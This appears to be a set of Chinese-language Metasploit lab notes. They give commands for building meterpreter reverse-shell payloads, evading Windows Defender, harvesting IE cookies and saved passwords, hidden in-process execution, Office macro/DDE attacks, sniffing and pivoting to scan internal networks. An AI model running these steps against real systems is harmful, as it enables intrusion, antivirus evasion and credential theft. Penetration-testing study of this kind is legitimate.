1 # 生成python脚本代码
2 msf6 > use payload/python/meterpreter/reverse_tcp
3 msf6 payload(python/meterpreter/reverse_tcp) > generate -o /root/p.py -o raw
   # raw 表示生成源代码，如果使用py格式的则会生成编码后的shellcode
4
5 # 生成php脚本代码
6 msf6 payload/php/meterpreter/reverse_tcp) > generate -f raw -o /root/p.php
7
8 生成各种payload: https://www.cnblogs.com/backlion/p/6000544.html
```

msf混淆模块&Evasion

```
1 msfvenom -p php/meterpreter/reverse_tcp -f raw LHOST=192.168.0.106 LPORT=4444
   -o /root/ent.php -e php/base64 # 使用base64对代码进行编码
```

免杀 (evasion) :

msf自身存在免杀模块，在banner信息下面可以看见：


```
root@kali:~# msfconsole

.,:ok000kdc'      'cdk000ko:,
.x0000000000000c      c000000000000x,
:00000000000000k,      ,k00000000000000:
'0000000000kkk00000:      :0000000000000000'
e00000000.      .o0000o000l,      ,00000000o
d00000000.      .c00000c.      ,00000000x
l00000000.      ,d;      ,00000000l
,00000000.      ;;      ,00000000.
c0000000.      .00c.      'o00.      ,0000000c
o000000.      .0000.      :0000.      ,000000o
l00000.      .0000.      :0000.      ,00000l
;0000'      .0000.      :0000.      ;0000;
.d00o      .0000cccx0000.      x00d.
,k0l      .0000000000000.      .d0k,
:kk;      .0000000000000.c0k;
;k000000000000000k:
,x000000000000x,
.l0000000l.
.d0d,
.

+ --=[ 2290 exploits - 1201 auxiliary - 409 post ]
+ --=[ 968 payloads - 45 encoders - 11 nops ]
+ --=[ 9 evasion ]

Metasploit tip: You can upgrade a shell to a Meterpreter
session on many platforms using sessions -u
<session_id>
Metasploit Documentation: https://docs.metasploit.com/
```

```
1 show evasion # 查看免杀模块
2
3 info xxx # 使用info可以查看指定模块的信息
4
5 use evasion/windows/windows_defender_exe # 使用windows defender模块
6 set payload windows/meterpreter/reverse_tcp # 设置payload
7
8 show options # 查看配置项
9
```

POST模块

当我们拿到一个meterpreter之后，接下来就可以做后渗透的工作了，这里的post模块主要就是为post所准备的。

其中包含android、ios、linux、windows、浏览器的信息收集。

收集windows电脑上ie浏览器的信息，如：history、cookie、保存的用户名、密码等

```
1 meterpreter > run post/windows/gather/enum_ie
```

```
meterpreter > run post/windows/gather/enum_ie

[*] IE Version: 8.0.7601.17514
[*] Retrieving history....
File: C:\Users\John\AppData\Local\Microsoft\Windows\History\History.IE5\index.dat
[*] Retrieving cookies....
File: C:\Users\John\AppData\Roaming\Microsoft\Windows\Cookies\index.dat
[*] Looping through history to find autocomplete data....
[-] No autocomplete entries found in registry
[*] Looking in the Credential Store for HTTP Authentication Creds ...
[*] Writing history to loot ...
[+] Data saved in: /root/.msf4/loot/20230221223237_default_192.168.0.104_ie.history_239113.txt
[*] Writing cookies to loot ...
[+] Data saved in: /root/.msf4/loot/20230221223237_default_192.168.0.104_ie.cookies_601863.txt
```


msf plugins

```
1 load -l # 查看内置的插件
2 load -s # 加载插件列表
3
4 load request # 导入request插件, 该插件能帮助我们发送一些请求
5 unload request # 取消加载request插件
```

msf数据库

```
1 systemctl start postgresql.service # 开启postgresql
2 msfdb init # 开启和初始化数据库
3
4 msf6>db_status # 查看数据库是否连接
5 db_connect -y /usr/share/metasploit-framework/config/database.yml # 使用yaml文件的方式连接数据库
6
7 hosts # 查看已经渗透过得主机
8
9
10 workspace # 分出不同的工作
11
12 Command      Description
13 -----
14 analyze      Analyze database information about a specific address or
address range
15 db_connect    Connect to an existing data service
16 db_disconnect Disconnect from the current data service
17 t
18 db_export     Export a file containing the contents of the database
19 db_import     Import a scan result file (filetype will be auto-detected)
20 db_nmap       Executes nmap and records the output automatically
21 db_rebuild_cache Rebuilds the database-stored module cache (deprecated)
22
23 db_remove     Remove the saved data service entry
24 db_save       Save the current data service connection as the default to
reconnect on startup
25 db_status     Show the current data service status
26 hosts        List all hosts in the database
27 klist        List kerberos tickets in the database
28 loot         List all loot in the database
29 notes        List all notes in the database
30 services     List all services in the database
31 vulns        List all vulnerabilities in the database
32 workspace     Switch between database workspaces
```

msf 代码结构

在kali当中，msf安装在/usr/share/metasploit-framework/目录下。

当我们自定义代码时，只要将代码/模块放在/home/用户名/.msf4/对应目录下即可。

msf 宏攻击

这个攻击主要是针对的是office，wps可能没有涉及。

```
1 msfvenom -l fromat
2
3 # 宏攻击主要是针对这两种文件格式，但是vba-exe可能会存在一点问题。
4 vba
5 vba-exe
```

DDE攻击

```
msf6 exploit(multi/vnc/vnc_keyboard_exec) > search type:exploit dde_d

Matching Modules

#  Name                                     Disclosure Date  Rank  Check  Description
-  -                                     -              -    -    -
0  exploit/windows/fileformat/office_dde_delivery 2017-10-09      manual No      Microsoft Office DDE Payload Delivery

Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/fileformat/office_dde_delivery

msf6 exploit(multi/vnc/vnc_keyboard_exec) > use 0
[*] Using configured payload windows/meterpreter/reverse_tcp
msf6 exploit(windows/fileformat/office_dde_delivery) > info

Name: Microsoft Office DDE Payload Delivery
Module: exploit/windows/fileformat/office_dde_delivery
Platform: Windows
Arch: x86, x64
Privileged: No
License: Metasploit Framework License (BSD)
Rank: Manual
Disclosed: 2017-10-09

Provided by:
mumbai

Available targets:
```

msf攻击VNC

```
msf6 > search type:exploit vnc

Matching Modules

#  Name                                     Disclosure Date  Rank  Check  Description
-  -                                     -              -    -    -
0  exploit/linux/misc/igel_command_injection 2021-02-25      excellent Yes    Igel OS Secure VNC/Terminal Command Injection RCE
1  exploit/multi/misc/legend_bot_exec        2015-04-27      excellent Yes    Legend Perl IRC Bot Remote Code Execution
2  exploit/windows/vnc/realvnc_client         2001-01-29      normal  No      RealVNC 3.3.7 Client Buffer Overflow
3  exploit/windows/vnc/ultravnc_client        2006-04-04      normal  No      UltraVNC 1.0.1 Client Buffer Overflow
4  exploit/windows/vnc/ultravnc_viewer_bof    2008-02-06      normal  No      UltraVNC 1.0.2 Client (vncviewer.exe) Buffer Overflow
5  exploit/multi/vnc/vnc_keyboard_exec        2015-07-10      great   No      VNC Keyboard Remote Code Execution
6  exploit/windows/vnc/winvnc_http_get        2001-01-29      average No      WinVNC Web Server GET Overflow
```

这里实验的时候vnc的版本尽量要低一点，否则可能会出现问题。

msf后渗透

execute - 隐蔽执行

拿到meterpreter之后就可以进行后渗透工作了。

execute 用法:

```
1  Usage: execute -f file [options]
2  Executes a command on the remote machine.
3
4  OPTIONS:
5
6      -a    The arguments to pass to the command.
7      -c    Channelized I/O (required for interaction).
8      -d    The 'dummy' executable to launch when using -m.
9      -f    The executable command to run.
10     -h    Help menu.
11     -H    Create the process hidden from view.
12     -i    Interact with the process after creating it.
13     -k    Execute process on the meterpreter's current desktop
14     -m    Execute from memory.
15     -p    Execute process in a pty (if available on target platform)
16     -s    Execute process in a given session as the session user
17     -t    Execute process with currently impersonated thread token
18     -z    Execute process in a subshell
```

```

1  execute -f <cmd>                # 执行一个可执行的命令
2  execute -f notepad              # 执行notepad程序
3  execute -f notepad -a a.txt     # 使用notepad打开a.txt文本文件，
4  execute -f notepad -a a.txt -H # 隐蔽执行
5      -f -i                      # 创建一个交互式的进程，如：-i -f cmd
6
7  ## 傀儡进程：
8  一个程序想要运行，就必须加载到内存当中，这是该程序的进程会在内存当中开辟出一份内存空间，
   这里的进程就可以理解为是一个外壳。在这个内存空间里面在执行这个程序的线程，也就是真正要运行
   的代码。所以有些时候可能就会在一个notepad程序的进程（外层）中运行我们指定的恶意代码而不是
   原本notepad程序自己的代码，这是这个notepad进程就被称为“傀儡进程”。
9
10 # 在notepad程序外壳当中运行cmd程序
11 execute -f /root/cmd.exe -m -d notepad
12     -i -H 隐藏远程view，在本地进行交互

```

流量劫持

这里使用msf中的sniffer进行完成。

```
meterpreter > use
use bofloader      use extapi      use kiwi           use peinjector    use priv          use sniffer        use unhook
use espia         use incognito    use lanattacks     use powershell    use python        use stdapi         use winpmmem
meterpreter > use
```

```
1 | use sniffer
```

2		
3		
4	Sniffer Commands	
5	=====	
6		
7	Command	Description
8	-----	-----
9	sniffer_dump	Retrieve captured packet data to PCAP file
10	sniffer_interfaces	Enumerate all sniffable network interfaces
11	sniffer_release	Free captured packets on a specific interface instead of downloading them
12	sniffer_start	Start packet capture on a specific interface
13	sniffer_stats	View statistics of an active capture
14	sniffer_stop	Stop packet capture on a specific interface
15		

通过sniffer可以抓取http、ftp等明文的数据包中敏感的信息，但是比如像https这种加密的数据这种就需要另外的模块了，这里可以使用NetRipper进行测试。

流量分析


给stage加密，这里使用的payload为：windows/x64/meterpreter/reverse_tcp

```
1 show advanced # 查看高级指令
2
3 msf6 exploit(multi/handler) > set StageEncoder x64/xor_dynamic # 设置编码
4 set EnableStageEncoding true # 启用设置的编码
```

```
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.240.22:4444
[*] Encoded stage with x64/xor_dynamic
[*] Sending encoded stage (201525 bytes) to 192.168.240.243
[*] Encoded stage with x64/xor_dynamic
[*] Sending encoded stage (201525 bytes) to 192.168.240.243
[*] Meterpreter session 3 opened (192.168.240.22:4444 → 192.168.240.243:64155) at 2023-03-11 16:07:41 +0800
meterpreter > 
```

Pivot

网络拓扑图如下：



这里的webserver是不能访问外网的，假如我们已经获取到了win10这个机器的meterpreter，我们现在需要对win10上面的内网进行一个端口扫描。

首先需要明白的是，这里我们不能使用kali直接对内网的主机进行扫描，所以我们这里需要先在meterpreter中获取路由表。

```
1 | run post/multi/manage/autoroute
```

查看已经添加的路由表：

```
1 | run post/multi/manage/autoroute cmd=print
2 |                                     add
3 |                                     autoadd
4 |                                     delete
5 |                                     default
```

```
msf6 post(multi/manage/autoroute) > show options

Module options (post/multi/manage/autoroute):

  Name      Current Setting  Required  Description
  ----      -
  CMD       autoadd          yes       Specify the autoroute command (Accepted: add, autoadd, print, delete, default)
  NETMASK   255.255.255.0    no        Netmask (IPv4 as "255.255.255.0" or CIDR as "/24")
  SESSION   yes              yes       The session to run this module on
  SUBNET    no               no        Subnet (IPv4, for example, 10.10.10.0)

View the full module info with the info, or info -d command.
```

```
meterpreter > run post/multi/manage/autoroute cmd=print

[!] SESSION may not be compatible with this module:
[!] * incompatible session platform: windows
[*] Running module against DESKTOP-U2LU7E8
[*]

IPv4 Active Routing Table

  Subnet      Netmask      Gateway
  ----      -
  10.10.1.0    255.255.255.0  Session 5
  192.168.240.0 255.255.255.0  Session 5

[*] There are currently no IPv6 routes defined.
meterpreter >
```

扫描内网机器centos7机器上开放的端口：

```
msf6 auxiliary(scanner/portscan/tcp) > options

Module options (auxiliary/scanner/portscan/tcp):

  Name      Current Setting  Required  Description
  ----      -
  CONCURRENCY 10              yes       The number of concurrent ports to check per host
  DELAY       0               yes       The delay between connections, per thread, in milliseconds
  JITTER      0               yes       The delay jitter factor (maximum value by which to +/- DELAY) in milliseconds.
  PORTS       1-65535         yes       Ports to scan (e.g. 22-25,80,110-900)
  RHOSTS      10.10.1.0       yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  THREADS     10              yes       The number of concurrent threads (max one per host)
  TIMEOUT     1000            yes       The socket connect timeout in milliseconds

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/portscan/tcp) > set rhosts 10.10.1.130
rhosts => 10.10.1.130
msf6 auxiliary(scanner/portscan/tcp) > run

[+] 10.10.1.130: - 10.10.1.130:22 - TCP OPEN
[+] 10.10.1.130: - 10.10.1.130:111 - TCP OPEN
```

域前置

通常与cdn有关。

完结